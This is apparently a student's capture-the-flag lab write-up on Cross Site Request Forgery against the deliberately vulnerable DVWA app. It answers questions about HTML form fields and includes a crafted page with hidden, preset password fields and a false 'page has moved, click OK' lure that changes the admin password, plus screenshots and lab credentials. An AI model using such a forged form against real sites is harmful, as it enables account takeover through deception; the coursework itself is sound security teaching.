Thurmond Guy
U5440-0189
CNT4403

CTF-3: Cross Site Request Forgery (CSRF) Attacks


CTF-1 Login: ctf / ctf
Address: 192.168.131.128
DVWA Login: admin / password || new password: changed

1. WHat is the HTML element used by the for that provides the ability to type the password/change the password?
   input
2. What is the HTML element "type" used by the form that provides the ability to type the password/change the password?
   password
3. What are the values assigned to the name attribute used by the form that provides the ability to type/change the password?
   password_new
   password_conf
4. What is the HTML elements attribute used by the form that allows us to exploit the form by providing the ability to statically set the password and confirmation textbox?
   value
5. What is the HTML element attribute type used by the form that allows us to disable the rendering of the textbox prompt all together?
   hidden

Screenshots:

1.


C:/Users/Thurm/Documents/Homework/CNT4403/CTF-3 Cross Site Request Forgery/Task-3.html



Change your admin password:

New password:
•••••
Confirm new password:
•••••

Change



2.
C:/Users/Thurm/Documents/Homework/CNT4403/CTF-3 Cross Site Request Forgery/Task-3a.html

Task-3a.html

C: > Users > Thurm > Documents > Homework > CNT4403 > CTF-3 Cross Site Request Forgery > Task-3a.html > d

```
1   <div class="vulnerable_code_area">
2   <h3>Change your admin password:</h3>
3   <h4>Thurmond Guy U5440-0189</h4>
4   <h4>The page you requested has been moved, click OK to be redirected to it</h4>
5   <br />
6   <form action="http://192.168.131.128/dvwa/vulnerabilities/csrf/?" method="GET">
7       <br />
8       <input type="password" AUTOCOMPLETE="off" name="password_new"
        value="changed" hidden><br />
9       <br />
10      <input type="password" AUTOCOMPLETE="off" name="password_conf"
        value="changed" hidden><br />
11      <br />
12      <input type="submit" value="OK" name="Change">
13  </form>
14  </div>
```

File | C:/Users/Thurm/Documents/Homework/CNT4403/CTF-3%20Cross%20Site%20Request%20Forgery/Task-3a.html

Monkeytype | YouTube | Bank of America | O... | PayPal: Summary | Dashboard | Azure Lab Services | Dashboard | HuraWatch | Watch...

Change your admin password:

Thurmond Guy U5440-0189

The page you requested has been moved, click OK to be redirected to it

OK

Not secure | 192.168.131.128/dvwa/vulnerabilities/csrf/?password_new=changed&password_conf=changed&Change=OK

uTube | Bank of America | O... | PayPal: Summary | Dashboard | Azure Lab Services | Dashboard | HuraWatch | Watch...

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA

Vulnerability: Cross Site Reque

Change your admin password:

New password:

Confirm new password:

Change

Password Changed.

Notes:

```
<form action="#" method="GET">
New password:<br />
<input type="password" AUTOCOMPLETE="off"
name="password_new"><br />
Confirm new password:<br /> <input type="password"
AUTOCOMPLETE="off" name="password_conf"><br />
 <br />
<input type="submit" value="Change" name="Change">
</form>
```